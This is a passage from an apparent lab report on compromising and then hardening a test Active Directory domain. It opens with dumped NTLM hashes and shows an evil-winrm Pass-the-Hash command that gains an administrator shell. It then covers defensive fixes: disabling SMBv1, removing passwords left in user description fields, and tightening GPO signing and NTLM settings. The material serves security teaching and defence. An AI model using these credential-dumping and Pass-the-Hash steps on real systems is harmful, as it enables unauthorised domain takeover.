MINIPJ.local\letty.carolyn:1111:aad3b435b51404eeaad3b435b51404ee:a17fdfd1c44352fa8855b71e3116fe98:::
MINIPJ.local\milena.manon:1112:aad3b435b51404eeaad3b435b51404ee:bdd44fa63c0d0793965c2fd4ce44a6be:::
```

Figure 2.34: domain's secret hashes

3.15 Connecting Using Pass-the-Hash with Evil-WinRM

Overview:

After obtaining the hashes of the `Administrator` and other user accounts, we used the Pass-the-Hash (PtH) method to authenticate without needing the plaintext password. Evil-WinRM, a popular tool for remote Windows administration, allows us to authenticate using NTLM hashes, granting access to the system.


Attack Details:

We used Evil-WinRM to authenticate using the `Administrator` account's NTLM hash, which was successfully obtained from the domain controller using `secretsdump.py`. The command executed is as follows:

```
1 evil-winrm -i minipj.local -u 'administrateur'
2 -H 7fb9ddb5ef840cc02a09bc39df05ad6e
```

Explanation of Command Options:

- `-i minipj.local`: Specifies the target IP address or hostname of the target machine (`minipj.local`).
- `-u 'administrateur'`: Specifies the username (`administrateur`), which is the `Administrator` account in French.
- `-H 7fb9ddb5ef840cc02a09bc39df05ad6e`: Specifies the NTLM hash of the `Administrator` account for Pass-the-Hash authentication.



```
(crackmapexec.CMTHETIME) [~/Desktop/minipj]
$ evil-winrm -i minipj.local -u administrateur -H 7fb9ddb5ef840cc02a09bc39df05ad6e
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrateur\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrateur\Desktop> ls

Répertoire : C:\Users\Administrateur\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           11/20/2024   6:24 PM             50 moudir.txt
-a----           11/13/2024   8:01 PM          65304 Vulnad.ps1

*Evil-WinRM* PS C:\Users\Administrateur\Desktop> cat moud*
t hak wsolt marhbeeeee
*Evil-WinRM* PS C:\Users\Administrateur\Desktop> YAY :
```

Figure 2.35: Pwn3d administrator

3.16 Conclusion

In the vulnerability assessment and exploitation phase, we conducted a thorough evaluation of the Active Directory (AD) environment to identify weaknesses and assess its security posture. Using a combination of reconnaissance, enumeration, and exploitation tools, we successfully identified and exploited vulnerabilities that allowed us to escalate privileges and compromise critical accounts. Key achievements include:

- Enumerating domain shares and users via SMB and RID brute-forcing.
- Extracting sensitive information such as passwords and NTLM hashes from poorly configured fields and file shares.
- Leveraging leaked credentials for lateral movement and privilege escalation through techniques such as Pass-the-Hash (PtH).
- Utilizing advanced tools like BloodHound to analyze AD relationships and uncover privilege escalation paths.
- Gaining full administrative control of the domain by dumping credentials from the domain controller using `secretsdump.py` and accessing the system via Evil-WinRM.

This phase demonstrated the critical importance of securing misconfigurations and restricting unnecessary permissions, as they are often the stepping stones attackers use to compromise an AD environment.

Chapter 3

Hardening Active Directory

1 Introduction :

With the vulnerabilities successfully identified and exploited, the next phase focuses on hardening the Active Directory environment. This involves implementing robust security measures to mitigate the identified risks and prevent future exploitation. The hardening process will encompass:

1. Reviewing vulnerabilities and misconfigurations .
2. Eliminating excessive privileges and restricting access to critical resources.
3. Implementing best practices for password policies and account management.
4. Enhancing auditing and monitoring mechanisms to detect suspicious activities.


We aim to transform the environment from a vulnerable state into a resilient infrastructure capable of withstanding advanced attacks through these steps.

2 Reviewing Key Security Misconfigurations

2.1 SMBv1

Issue:

SMBv1 was found enabled.



```
PS C:\Users\Administrateur> Get-SmbServerConfiguration
```

Figure 3.1: SMB1 verification

```
EnableOplocks           : True
EnableSecuritySignature : True
EnableSMB1Protocol      : True
EnableSMB2Protocol      : True
EnableStrictNameChecking : True
```

Figure 3.2: SMB1 enabled

Risk:

- Outdated and insecure protocol.
- Exploitable in attacks like WannaCry.
- Lacks encryption, exposing data to interception.

Mitigation:

Disable SMBv1 via Group Policy or PowerShell:

```
1 set smbserverconfiguration enablesmb1protocol $false
```

```
PS C:\Users\Administrateur> Set-SmbServerConfiguration -EnableSMB1Protocol $false
Confirmer
Êtes-vous sûr de vouloir effectuer cette action ?
Opération « Modify » en cours sur la cible « SMB Server Configuration ».
[0] Oui [1] Oui pour tout [N] Non [U] Non pour tout [S] Suspendre [?] Aide (la valeur par défaut est « 0 ») : o
```

Figure 3.3: Disable SMBv1

```
EnableOplocks           : True
EnableSecuritySignature : True
EnableSMB1Protocol      : False
EnableSMB2Protocol      : True
EnableStrictNameChecking : True
EncryptData             : False
```

Figure 3.4: SMB1 disabled

2.2 Description Fields

Issue:
Users with Sensitive Information in Description Fields

Nom	Type	Description
Administrateur	Utilisateur	Compte d'utilisateur d'administration
Adriana Meredith	Utilisateur	
Ainslee Lissie	Utilisateur	
Alejandrina Krysta	Utilisateur	
Alfi Beatrix	Utilisateur	
Alisha Ferdinande	Utilisateur	
Amber Elvera	Utilisateur	
Anatola Marthena	Utilisateur	
Anette Jeralee	Utilisateur	
Anneliese Rubie	Utilisateur	
Annelise Rickie	Utilisateur	
Annie Dee Dee	Utilisateur	
Aviva Alena	Utilisateur	
Aziz Akrouit	Utilisateur	In Case I Forgot My Pass 'P@ssw0rd3am'
aziz Ben moussa	Utilisateur	
Becki Saloma	Utilisateur	New User ,DefaultPassword
Bibi Heidle	Utilisateur	
Blanca Cecilia	Utilisateur	
Brandise Carmelina	Utilisateur	
Brittni Mercy	Utilisateur	
Bryn Lorette	Utilisateur	
Candi Jacqui	Utilisateur	
Candide Magdalena	Utilisateur	
Candide Perri	Utilisateur	
Carmelita Kirsteni	Utilisateur	
Carolann Babs	Utilisateur	
Cathleen Freddy	Utilisateur	Shared User
Cesya Betteann	Utilisateur	

Figure 3.5: Users descriptions

- Risk:**
- Easily accessible by any account with basic read access to Active Directory.
 - Can lead to credential theft and unauthorized access.

Mitigation: Audit and remove sensitive information from all user description fields.

Nom	Type	Description
Aziz Akrouit	Utilisateur	
aziz Ben moussa	Utilisateur	
Ellynn Leodora	Utilisateur	
Invité	Utilisateur	
krbtgt	Utilisateur	
SQL Service	Utilisateur	

Figure 3.6: Updated descriptions

2.3 Firewall and Antivirus Disabled

Issue:

During the assessment, we identified that the firewall and antivirus were disabled on several systems, including the domain controller.



Figure 3.7: Disabled Firewall and antivirus

Risk:

- Lack of protection against network attacks and malware.
- Increased attack surface for ransomware, remote exploits, and lateral movement.
- Non-compliance with security best practices.

Mitigation:

Re-enable and configure the firewall via settings.




Figure 3.8: Enabled Firewall and antivirus

2.4 Machine Account Quota Misconfiguration

Issue:

During the assessment, we found that the Machine Account Quota (MAQ) was set to the default value of 10. This setting allows authenticated users to create up to 10 computer accounts in the domain.




Figure 3.9: Machine Account Quota

Risk:

- Attackers can abuse this to create rogue machine accounts.
- These accounts can be used to escalate privileges or perform lateral movement.
- Increased attack surface by introducing unmanaged accounts in Active Directory.

Mitigation:

Reduce the Machine Account Quota to 0 if not required. This restricts the creation of an account to only privileged users.




Figure 3.10: Disabling Machine Account Quota

2.5 Default Group Policy Object (GPO) Only

Issue:

During the review, we found that only the default Group Policy Object (GPO) was in place, with no custom GPOs created to enforce specific security policies.




Figure 3.11: Absence of GPOs

Risk:

- Lack of tailored security policies.
- Insufficient enforcement of security controls, such as password policies, lockout settings, and user rights assignments.
- Potential for weak configurations across the domain.

Mitigation:

- Create and configure custom GPOs to enforce strict security policies across the domain.
- Ensure policies are set for:
 - Password complexity and expiration.
 - Account lockout thresholds.
 - User rights assignments and group memberships.

3 Eliminating excessive privileges and restricting access to critical resources

3.1 Creating a GPO: Domain Control Protocol

Issue:

Excessive privileges and unnecessary access to critical resources can expose the domain to significant security risks. To address this, we created a custom Group Policy Object (GPO) named **Domain Control Protocol** to enforce stricter controls and limit access.




Figure 3.12: Creating the first GPO

3.1.1 Domain Controller: LDAP Server Signing Requirements

Rule:

Configure the "Domain Controller: LDAP Server Signing Requirements" policy to ensure that LDAP traffic is secured by signing. This reduces the risk of man-in-the-middle attacks and ensures the integrity of LDAP communications.




Figure 3.13: LDAP signature

3.1.2 Secure Channel Data Encryption and Signing

Rule:

Configure the following policies to ensure the integrity and confidentiality of secure channel communications between domain members and domain controllers:

- Domain Member: Digitally Encrypt or Sign Secure Channel Data (Always)
- Domain Member: Digitally Encrypt Secure Channel Data (When Possible)

These settings enforce encryption and signing of secure channel data to mitigate risks of interception or tampering.




Figure 3.14: Encrypt or Sign Secure Channel Data




Figure 3.15: Digitally Encrypt Secure Channel Data

3.1.3 Configuring Secure Communication Policies

Rule:

Implement the following policies to enhance the security of domain communications:

- Domain Member: Digitally Sign Secure Channel Data (When Possible)
- Microsoft Network Client: Digitally Sign Communications (Always)
- Microsoft Network Client: Digitally Sign Communications (If Server Agrees)
- Microsoft Network Server: Digitally Sign Communications (Always)
- Microsoft Network Server: Digitally Sign Communications (If Client Agrees)

These policies ensure that all network communications are cryptographically signed, reducing the risk of man-in-the-middle attacks and data tampering.




Figure 3.16: Digitally Sign Secure Channel Data




Figure 3.17: Client: Digitally Sign Communications (Always)




Figure 3.18: Client: Digitally Sign Communications (If Server Agrees)




Figure 3.19: Server: Digitally Sign Communications (Always)



Figure 3.20: Digitally Sign Communications (If Client Agrees)

3.1.4 Restrict Anonymous Access to SAM Accounts and Shares

Rule:

Configure the "Network Access: Do Not Allow Anonymous Enumeration of SAM Accounts and

Shares” policy to prevent unauthorized users from anonymously enumerating SAM accounts and shared resources. This ensures sensitive information, such as account names and shared directories, remains protected from unauthenticated access.




Figure 3.21: Anonymous Enumeration of SAM Accounts and Shares

3.1.5 Strengthening NTLM Security

Rule:

- **Network Security: LAN Manager Authentication Level**

Configure the "Network Security: LAN Manager Authentication Level" policy to restrict weak authentication methods. This ensures that only more secure authentication methods, such as NTLMv2, are allowed in the environment.




Figure 3.22: LAN Manager Authentication Level

- **Network Security: Minimum Session Security for NTLM SSP Clients (including RPC)**

Set the "Network Security: Minimum Session Security for NTLM SSP Clients" to require the use of stronger encryption methods for client connections. This ensures that clients use secure communication channels.




Figure 3.23: Minimum Session Security for NTLM SSP Clients

- **Network Security: Minimum Session Security for NTLM SSP Servers (including RPC)**

Set the "Network Security: Minimum Session Security for NTLM SSP Servers" to enforce stronger encryption for server-side NTLM SSP communications.

